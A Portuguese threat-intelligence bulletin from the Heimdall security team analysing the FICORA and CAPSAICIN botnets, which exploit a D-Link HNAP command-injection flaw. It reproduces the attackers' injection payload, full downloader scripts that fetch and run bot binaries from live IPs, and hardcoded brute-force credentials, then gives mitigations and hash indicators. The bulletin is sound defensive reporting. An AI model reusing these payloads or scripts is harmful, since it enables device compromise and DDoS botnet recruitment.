
TLP: CLEAR



BOLETIM DE SEGURANÇA

Botnets FICORA e CAPSAICIN: Explorando vulnerabilidades em dispositivos D-Link

heimdall
security research

Acesse a nossa nova comunidade através do WhatsApp!

Heimdall Security Research

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall

SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 INFORMAÇÕES SOBRE AS BOTNETS

Foi observado um aumento significativo na atividade de **duas botnets** distintas durante os meses de outubro e novembro de 2024. As variantes identificadas foram a Mirai "FICORA" e a Kaiten "CAPSAICIN". Ambas são frequentemente propagadas através de vulnerabilidades documentadas em dispositivos **D-Link**, que permitem a execução de comandos maliciosos remotamente. Essa exploração ocorre por meio da ação GetDeviceSettings na interface do protocolo HNAP (Home Network Administration Protocol). Essa falha no HNAP foi originalmente revelada quase uma década atrás, afetando diversos dispositivos. Entre as CVE associadas estão o CVE-2015-2051, CVE-2019-10891, CVE-2022-37056 e CVE-2024-33112.




Figura 1 – Telemetria IPS-Fortinet.

Os invasores frequentemente reutilizam técnicas de ataque antigas, o que contribui para a permanência das botnets "**FICORA**" e "**CAPSAICIN**" em suas atividades de infecção. Essas práticas permitem que ataques já conhecidos continuem explorando hosts vulneráveis, favorecendo a disseminação contínua dessas ameaças e o comprometimento de novos alvos.

Conforme a Fortinet, os atacantes responsáveis pela propagação da botnet "**FICORA**" utilizaram os servidores **185[.]191[.]126[.]213** e **185[.]191[.]126[.]248**, ambos localizados na Holanda. Esses ataques, entretanto, tiveram um alcance global, incluindo o **Brasil**, que figurou entre os países-alvo dessa operação. A amplitude das ações sugere que não se tratava de um ataque direcionado, mas sim de uma campanha mais ampla voltada para comprometer múltiplos alvos ao redor do mundo.




Figura 2 – Telemetria "FICORA".

A botnet "**CAPSAICIN**" demonstrou uma atividade mais limitada em termos de duração, com uma operação intensa concentrada nos dias 21 e 22 de outubro de 2024. Embora os países do Leste Asiático tenham sido os mais afetados por esses incidentes, traços de sua presença foram detectados em outras regiões, indicando uma disseminação ampla, ainda que menos significativa fora do eixo asiático.

2 ANÁLISE TÉCNICA FICORA

A botnet “FICORA” utiliza um script de shell denominado “**multi**”, que é baixado, executado e posteriormente excluído após sua execução. Esse script emprega diferentes métodos para obter o malware “**FICORA**”, incluindo as ferramentas “*wget*”, “*ftpget*”, “*curl*” e “*tftp*”.

```
SOAPAction: "http://purenetworks.com/HNAP1/GetDeviceSettings/`cd &&
cd tmp && export PATH=$PATH:. && cd /tmp;wget http://103.149.87.69/
scripts/multi;chmod 777 multi;sh multi dlink;rm -rf multi`"
```

Figura 3 – Comando malicioso “FICORA” explorando uma vulnerabilidade do D-Link.

```
killall -9 *mips; killall -9 *mips.s;  curl -O http://103.149.87.69/la.bot.mips; chmod +x la.bot.mips; ./la.bot.mips multi
killall -9 *mipsel; killall -9 *mipsel.s;  curl -O http://103.149.87.69/la.bot.mipsel; chmod +x la.bot.mipsel; ./la.bot.
mipsel multi
killall -9 *x86_64; killall -9 *x86_64.s;  curl -O http://103.149.87.69/la.bot.x86_64; chmod +x la.bot.x86_64; ./la.bot.
x86_64 multi
killall -9 *arm; killall -9 *arm.s;  curl -O http://103.149.87.69/la.bot.arm; chmod +x la.bot.arm; ./la.bot.arm multi
killall -9 *arm5; killall -9 *arm5.s;  curl -O http://103.149.87.69/la.bot.arm5; chmod +x la.bot.arm5; ./la.bot.arm5 multi
killall -9 *arm6; killall -9 *arm6.s;  curl -O http://103.149.87.69/la.bot.arm6; chmod +x la.bot.arm6; ./la.bot.arm6 multi
killall -9 *arm7; killall -9 *arm7.s;  curl -O http://103.149.87.69/la.bot.arm7; chmod +x la.bot.arm7; ./la.bot.arm7 multi
killall -9 *powerpc; killall -9 *powerpc.s;  curl -O http://103.149.87.69/la.bot.powerpc; chmod +x la.bot.powerpc; ./la.bot.
powerpc multi
killall -9 *m68k; killall -9 *m68k.s;  curl -O http://103.149.87.69/la.bot.m68k; chmod +x la.bot.m68k; ./la.bot.m68k multi
killall -9 *sparc; killall -9 *sparc.s;  curl -O http://103.149.87.69/la.bot.sparc; chmod +x la.bot.sparc; ./la.bot.sparc
multi
killall -9 *arc; killall -9 *arc.s;  curl -O http://103.149.87.69/la.bot.arc; chmod +x la.bot.arc; ./la.bot.arc multi
killall -9 *i486; killall -9 *i486.s;  curl -O http://103.149.87.69/la.bot.i486; chmod +x la.bot.i486; ./la.bot.i486 multi
killall -9 *i586; killall -9 *i586.s;  curl -O http://103.149.87.69/la.bot.i586; chmod +x la.bot.i586; ./la.bot.i586 multi
killall -9 *i686; killall -9 *i686.s;  curl -O http://103.149.87.69/la.bot.i686; chmod +x la.bot.i686; ./la.bot.i686 multi
killall -9 *powerpc-440fp; killall -9 *powerpc-440fp.s;  curl -O http://103.149.87.69/la.bot.powerpc-440fp; chmod +x la.bot.
powerpc-440fp; ./la.bot.powerpc-440fp multi
killall -9 *sh4; killall -9 *sh4.s;  curl -O http://103.149.87.69/la.bot.sh4; chmod +x la.bot.sh4; ./la.bot.sh4 multi
```

Figura 4 – Script do downloader "multi" usando o comando "curl".

Antes de iniciar o download, o script elimina quaisquer processos ativos que possuam extensões de arquivo semelhantes às do malware “FICORA”. Após isso, ele baixa e executa versões do malware adaptadas para várias arquiteturas Linux, como “*arc*”, “*arm*”, “*arm5*”, “*arm6*”, “*arm7*”, “*i486*”, “*i586*”, “*i686*”, “*m68k*”, “*mips*”, “*mipsel*”, “*powerpc*”, “*powerpc-440fp*” e “*sparc*”.

A análise foi sobre uma amostra específica, identificada como “**la.bot.arm7**”. O malware “**FICORA**” utiliza o algoritmo de criptografia **ChaCha20** para codificar sua configuração, que inclui o domínio de seu servidor de comando e controle (C2) e uma string exclusiva que o diferencia. Entre suas funcionalidades, o malware possui um scanner que utiliza um nome de usuário e senha codificados para realizar ataques de força bruta. Além disso, o código contém um script de shell integrado com caracteres ASCII em formato hexadecimal, que é montado durante a execução do scanner. Esse script busca processos com a palavra-chave “**dvrHelper**”, um indicativo de outro malware, e os encerra.

```
0000000000012FCC MOV             R3, #6
0000000000012FD0 BL              add_auth_entry
0000000000012FD4 LDR             R0, =aRoot ; "root"
0000000000012FD8 LDR             R1, =aRoot621 ; "root621"
0000000000012FDC MOV             R2, #4
0000000000012FE0 MOV             R3, #7
0000000000012FE4 BL              add_auth_entry
0000000000012FE8 LDR             R0, =aRoot ; "root"
0000000000012FEC LDR             R1, =aVizxv ; "vizxv"
0000000000012FF0 MOV             R2, #4
0000000000012FF4 MOV             R3, #5
0000000000012FF8 BL              add_auth_entry
0000000000012FFC LDR             R0, =aRoot ; "root"
0000000000013000 LDR             R1, =aOelinux123 ; "oelinux123"
0000000000013004 MOV             R2, #4
```

Figura 5 – Função de ataque de força bruta com nome de usuário e senha codificados.

Derivado do malware mirai, “FICORA” herdou características estruturais semelhantes, além de incluir funções específicas para ataques DDoS, utilizando protocolos como “UDP”, “TCP” e “DNS”. Essa combinação de funcionalidades torna “FICORA” uma ameaça versátil e adaptável a diferentes sistemas e objetivos de ataque.

```
loc_D110                                ; CODE XREF: sub_D038+1A8↓j
                LDR             R3, =0xFFFF
                CMP             R7, R3
                LDRNE           R12, [SP,#0x10040+var_1003C]
                STRNEH          R12, [R5,#0xA]
                BNE             loc_D12C
                BL              rand_next
                STRH            R0, [R5,#0xA]

loc_D12C                                ; CODE XREF: sub_D038+E8↑j
                MOV             R0, #2
                MOV             R1, R0
                MOV             R2, #0x11
                BL              socket
                ADD             R1, SP, #0x10040+var_40
                CMN             R0, #1
                ADD             R1, R1, #8
                MOV             R2, #0x10
                ADD             R6, R6, #1
                STR             R0, [R8,R10]
                BEQ             loc_D240
                ADD             R3, SP, #0x10040+var_40
                MOV             R12, #2
                STRH            R12, [R3,#8]
                MOV             R12, #0
                STRH            R11, [R3,#0xA]
                STR             R12, [R3,#0xC]
                BL              bind
                LDRB            R3, [R5,#4]
                CMP             R3, #0x1F
                BHI             loc_D1C4
                LDR             R4, [R5]
                BL              rand_next
                AND             R3, R4, #0xFF0000
```

Figura 6 – Função de ataque de inundação UDP.

3 ANÁLISE TÉCNICA CAPSAICIN

A botnet “CAPSAICIN” utiliza um script de shell denominado **“bins.sh”**, que é responsável por baixar e executar o malware. O arquivo do malware, identificado pelo prefixo **“yakuza”**, é compatível com diversas arquiteturas Linux, incluindo “*arm*”, “*arm5*”, “*arm6*”, “*arm7*”, “*i586*”, “*i686*”, “*m68k*”, “*mips*”, “*mipsel*”, “*ppc*”, “*sparc*” e “*x86*”.

```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.mips; chmod +x yakuza.mips; ./yakuza.
mips; rm -rf yakuza.mips
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.mipsel; chmod +x yakuza.mipsel; ./
yakuza.mipsel; rm -rf yakuza.mipsel
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.sh; chmod +x yakuza.sh; ./yakuza.sh;
rm -rf yakuza.sh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.x86; chmod +x yakuza.x86; ./yakuza.
x86; rm -rf yakuza.x86
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.arm6; chmod +x yakuza.arm6; ./yakuza.
arm6; rm -rf yakuza.arm6
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.i686; chmod +x yakuza.i686; ./yakuza.
i686; rm -rf yakuza.i686
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.ppc; chmod +x yakuza.ppc; ./yakuza.
ppc; rm -rf yakuza.ppc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.i586; chmod +x yakuza.i586; ./yakuza.
i586; rm -rf yakuza.i586
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.m68k; chmod +x yakuza.m68k; ./yakuza.
m68k; rm -rf yakuza.m68k
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.arm4; chmod +x yakuza.arm4; ./yakuza.
arm4; rm -rf yakuza.arm4
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.arm5; chmod +x yakuza.arm5; ./yakuza.
arm5; rm -rf yakuza.arm5
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.arm7; chmod +x yakuza.arm7; ./yakuza.
arm7; rm -rf yakuza.arm7
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.sparc; chmod +x yakuza.sparc; ./
yakuza.sparc; rm -rf yakuza.sparc
```

Figura 7 – Script do downloader "bins.sh".

Antes de executar suas funções, o malware elimina processos relacionados a outras botnets que possam estar ativos no sistema infectado, garantindo ser o único a operar no host comprometido. Após essa etapa, o “**CAPSAICIN**” estabelece uma conexão com seu servidor de comando e controle (C2), localizado no endereço **192[.]110[.]247[.]46**. Durante essa conexão, ele transmite informações do sistema operacional do host infectado, além de um apelido atribuído ao dispositivo pela própria botnet.

```
loc_4063F5:
mov     eax, [rbp+var_4]
cdqe
mov     rcx, knownBots[rax*8]
mov     eax, [rbp+var_4]
cdqe
mov     rdx, knownBots[rax*8]
lea     rdi, [rbp+var_210]
mov     esi, offset aPkill9SBusybox ; "pkill -9 %s || busybox pkill -9 %s"
mov     eax, 0
call    sprintf
lea     rdi, [rbp+var_210]
call    system
mov     edi, 1
call    sleep
inc     [rbp+var_4]
```

Figura 8 – Eliminando botnets conhecidas.

A análise da variante “yakuza.x86” revelou que o malware inclui uma função chamada **“PRIVMSG”**, que configura variáveis de ambiente para as operações futuras solicitadas pelo servidor C2. Entre essas operações estão comandos específicos que habilitam ataques DDoS, utilizando as instruções enviadas pelo C2.

Attack Command	Description
STD	Flooding attack with random hard-coded strings for the port number and target specified by the attacker.
UNKNOWN	UDP flooding attack with random characters for the port number and target specified by the attacker.
HTTP	HTTP flooding attack.
HOLD	TCP connection flooding attack.
JUNK	TCP flooding attack.
BLACKNURSE	BlackNurse attack, which is based on the ICMP packet flooding attack.
DNS	DNS amplification flooding attack.

Figura 9 – Comandos de ataque DDoS.

A pesquisa do código indica que **CAPSAICIN** é uma variante desenvolvida com base no malware da versão 17.0.0 associado ao grupo Keksec. Essa ligação é reforçada por similaridades em seu design e funcionalidade. Combinando capacidades de eliminação de concorrência, persistência e ataques direcionados, **CAPSAICIN** se mostra uma ameaça sofisticada e projetada para causar impacto significativo em sistemas vulneráveis.

```
aNoticeSKaitenZ db 'NOTICE %s :Kaiten ZiggyStartux Capsaicin Fast-Flux Qbot Redo by F'
                                        ; DATA XREF: version+1D↑o
                db 'reak version 17.0.0',0Ah,0
aNoticeSNickNic db 'NOTICE %s :NICK <nick>',0Ah,0
```

Figura 10 – Versão do malware.

4 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Manutenção de sistemas

- Aplique regularmente patches de segurança e atualizações em sistemas operacionais, dispositivos IoT e outros equipamentos que possam ser alvo de exploits utilizados por essas botnets.

Restrição de acesso a protocolos e portas não utilizados

- Configure firewalls para bloquear protocolos vulneráveis (como Telnet e FTP) e restrinja o acesso às portas não utilizadas, minimizando a superfície de ataque.

Monitoramento de tráfego de rede

- Implante ferramentas de monitoramento para identificar tráfego anômalo, como tentativas de conexão com endereços IP maliciosos conhecidos, incluindo os servidores C2 das botnets.

Implementação de autenticação robusta

- Substitua credenciais padrão em dispositivos conectados por senhas fortes e únicas. Considere a implementação de autenticação multifator (MFA) para aumentar a segurança.

Uso de soluções de segurança avançadas

- Implemente sistemas de detecção e prevenção de intrusões (IDS/IPS) que possam identificar e bloquear comandos associados a malware como CAPSAICIN e FICORA.

Segmentação de rede

- Separe redes críticas de sistemas menos seguros (como dispositivos IoT) para limitar o impacto de um ataque e impedir a movimentação lateral dentro do ambiente.

Conscientização de equipes

- Treine equipes de TI e usuários finais sobre práticas de segurança, como evitar clicar em links ou executar scripts desconhecidos, além de reconhecer comportamentos suspeitos que possam indicar comprometimentos.

5 INDICADORES DE COMPROMETIMENTO (IOC)

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Comprometimento (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de artefato FICORA	
md5:	0f29b7fa7dd66707be2dfcc16c84263f
sha1:	6d91d09eee5df1a4f2ee44a6d080f73daa437110
sha256:	9b161a32d89f9b19d40cd4c21d436c1daf208b5d159ffe1df7ad5fd1a57610e5
File name:	-
md5:	233a1a71307fd7ca5946d90d6977e97a
sha1:	12c5479aa5def1aff8e1c4f712af2d49c1212f35
sha256:	faeea9d5091384195e87caae9dd88010c9a2b3b2c88ae9cac8d79fd94f250e9f
File name:	file_mirai
md5:	e4bbe8700ae73621e548184657a1e86c
sha1:	51f00adf80911d4de04d8cc950617f28b1ae435c
sha256:	10d7aedc963ea77302b967aad100d7dd90d95abcdb099c5a0a2df309c52c32b8
File name:	la.bot.arm5
md5:	968cc1e603840fb4d14b0d2355d9b1dd
sha1:	b2c320bf8dbf6da3a243023571b94e380dac0840
sha256:	7f6912de8bef9ced5b9018401452278570b4264bb1e935292575f2c3a0616ec4
File name:	copy
md5:	b1e68b7ed1b59378c3bba1ac9c4cc66d
sha1:	96f7dec8143513164bc1a4b7e38b541b624f6cab
sha256:	a06fd0b8936f5b2370db5f7ec933d53bd8a1bf5042cdc5c052390d1ecc7c0e07
File name:	dvrLocker.arm7
md5:	14dc5a3ed34c2f1d48b4b14c18c52d37
sha1:	02fee762a94cd87bc6f23356c232682618c82f47
sha256:	764a03bf28f9eec50a1bd994308e977a64201fbe5d41337bdcc942c74861bcd3
File name:	la.bot.m68k
md5:	ce3c4d1798f20895709453372304ffdc
sha1:	adc9f8f5c3b1ce672e1039051ec691d2106d6780
sha256:	df176fb8cfbc7512c77673f862e73833641ebb0d43213492c168f99302dcd5e3
File name:	la.bot.mips.elf
md5:	dcdd2c68d1e8dcef8abeba06da4dc855
sha1:	28d92e72d408f2ef93acd89801344a2489191e75
sha256:	ac2df391ede03df27bcf238077d2dddcde24cd86f16202c5c51ecd31b7596a68
File name:	-

md5:	f23a6bb0404a659b26f2cc143acf1b1e
sha1:	eb3385ded22950ecad06ef4e4ab144f7d4ebb3a9
sha256:	ca3f6dce945ccad5a50ea01262b2d42171f893632fc5c5b8ce4499990e978e5b
File name:	la.bot.powerpc.elf
md5:	9e9e24999b43ded769a7f05c31a44886
sha1:	519039426bc9f3f9320d4544240b1747944e788c
sha256:	afee245b6f999f6b9d0dd997436df5f2abfb3c8d2a8811ff57e3c21637207d62
File name:	la.bot.sh4.elf
md5:	fae498f37a29257beb94d55497c19e80
sha1:	0437702a162d05a220eb12b3f928e6b19156ffae
sha256:	ec508df7cb142a639b0c33f710d5e49c29a5a578521b6306bee28012aadde4a8
File name:	-

Tabela 1 – Indicadores de comprometimento FICORA

Indicadores de artefato CAPSAICIN	
md5:	61e7d18a4efdd3273fe436a0d66da732
sha1:	7ddba93d88aa948c675a1cfa48ddd23ca651f80d
sha256:	8349ba17f028b6a17aaa09cd17f1107409611a0734e06e6047ccc33e8ff669b0
File name:	yakuza.arm5
md5:	de0f5a7725ab51649f6e2f650fae6234
sha1:	3226d3e460b1f1b8e60c75705be9837217e01f1d
sha256:	b3ad8409d82500e790e6599337abe4d6edf5bd4c6737f8357d19edd82c88b064
File name:	yakuza.arm6
md5:	ce62420c6d3605bb4ca011f680a38dd5
sha1:	517a7fcddbb87ba43fd41f573bd56ca1be78e86e
sha256:	ec87dc841af77ec2987f3e8ae316143218e9557e281ca13fb954536aa9f9caf1
File name:	yakuza.arm7
md5:	e15afeee577ac2d7fbab1da293cbb903
sha1:	a7df0a931f0a9e375030041c42cf978ec39cbd9c
sha256:	784c9711eadceb7fedf022b7d7f00cff7a75d05c18ff726e257602e3a3ccccc1
File name:	yakuza.i586
md5:	5494047b610a7a1a6609f5f87ff986da
sha1:	5dd0155cf41286cec8e9850847095d88b56a30d0
sha256:	bde6ef047e0880ac7ef02e56eb87d5bc39116e98ef97a5b1960e9a55cea5082b
File name:	yakuza.i686
md5:	6439104bfdb93a4fb435f69ee95713d4
sha1:	461fd5aec8bd401d0780d1afb357c869d301639f
sha256:	c7be8d1b8948e1cb095d46376ced64367718ed2d9270c2fc99c7052a9d1ffed7
File name:	yakuza.m68k
md5:	1b77238da15d598fe3877548b9b2197c
sha1:	0b530c095dde1384c8e71a539c4a8fb038fd9fba
sha256:	4600703535e35b464f0198a1fa95e3668a0c956ab68ce7b719c28031d69b86ff
File name:	yakuza.mips

md5:	cff313365a8c2d4a4983d78b29d3fb2c
sha1:	5eac7f1915a678017c4fe5ebe264f95dd72ceeb7
sha256:	6e3ef9404817e168c974000205b27723bc93abd7fbf0581c16bb5d2e1c5c6e4a
File name:	yakuza.mipsel
md5:	dd78a6bd7fee0dc8c058cf4f08429992
sha1:	7d954650821deea698dc01a41b9d26f0b1f47f30
sha256:	32e66b87f47245a892b102b7141d3845540b270c278e221f502807758a4e5dee
File name:	yakuza.ppc
md5:	4f972bcb14039a4fad62686929df5f9b
sha1:	65ce4695e09e52272551a2a37f9660692f74b8f8
sha256:	540c00e6c0b53332128b605b0d5e0926db0560a541bb13448d094764844763df
File name:	yakuza.sparc
md5:	c0a45453b6d9d258e56e7d997f3e87d0
sha1:	752253649e258ddca604a5c0df57ba16760e06b8
sha256:	b74dbd02b7ebb51700f3c5900283e46570fe497f9b415d25a029623118073519
File name:	yakuza.x86
md5:	307bcbcd5dfbc643dd86f65bb6eda7df
sha1:	e21f9ed2ac77f295cad4f720af0a1e62f0f8a53a
sha256:	148f6b990fc1f1903287cd5c20276664b332dd3ba8d58f2bf8c26334c93c3af5
File name:	2271
md5:	8ceb210e05432af8859c9d6d54e0134d
sha1:	772c2678781fb3867778a3ddb6e056d81cbbc8d2
sha256:	464e2f1faab2a40db44f118f7c3d1f9b300297fe6ced83fabe87563fc82efe95
File name:	80891
md5:	1d2b85b413a040d04ef9d3b26a75a809
sha1:	6d7a21f7722159916a1d89b7882337c34baf7dfc
sha256:	b699cd64b9895cdcc325d7dd96c9eca623d3ec0247d20f39323547132c8fa63b
File name:	yakuza.arm6.elf
md5:	fa8bae6bbcf9a658fa25b7f2a4faaf04
sha1:	912ff68ca48b9d60ac0acf7ea30c877c406bbbf2
sha256:	1007f5613a91a5d4170f28e24bfa704c8a63d95a2b4d033ff2bff7e2fe3dcffe
File name:	bot.arm7
md5:	86973f12baa70ab53c827b32edc6a55c
sha1:	1d4001d5f25bf6f34badf0c7ee5b2ee2aeeaf740
sha256:	7a815d4ca3771de8a71cde2bdacf951bf48ea5854eb0a2af5db7d13ad51c44ab
File name:	67161
md5:	4b2bfa94425ea635064b9ed7c5ae58fe
sha1:	586399e2e8798c86fe93120defcd7efc2b274a79
sha256:	d6a2a22000d68d79caeae482d8cf092c2d84d55dccee05e179a961c72f77b1ba
File name:	-

md5:	21f772d53fac58dd9020874ef8f1bfbb
sha1:	af46ba435aec9b91b9c28602f0656f9be51b28a0
sha256:	7ab36a93f009058e60c8a45b900c1c7ae38c96005a43a39e45be9dc7af9d6da8
File name:	77795
md5:	09cffee598c119e3a5edf0acbeec7e8e
sha1:	68080767cf5f432443d16ab2f6ddcecc99e1463a
sha256:	803abfe19cdc6c0c41acfeb210a2361cab96d5926b2c43e5eb3b589a6ed189ad
File name:	yakuza.mips
md5:	5270ca39b6fb53a573c718abfb91b8d1
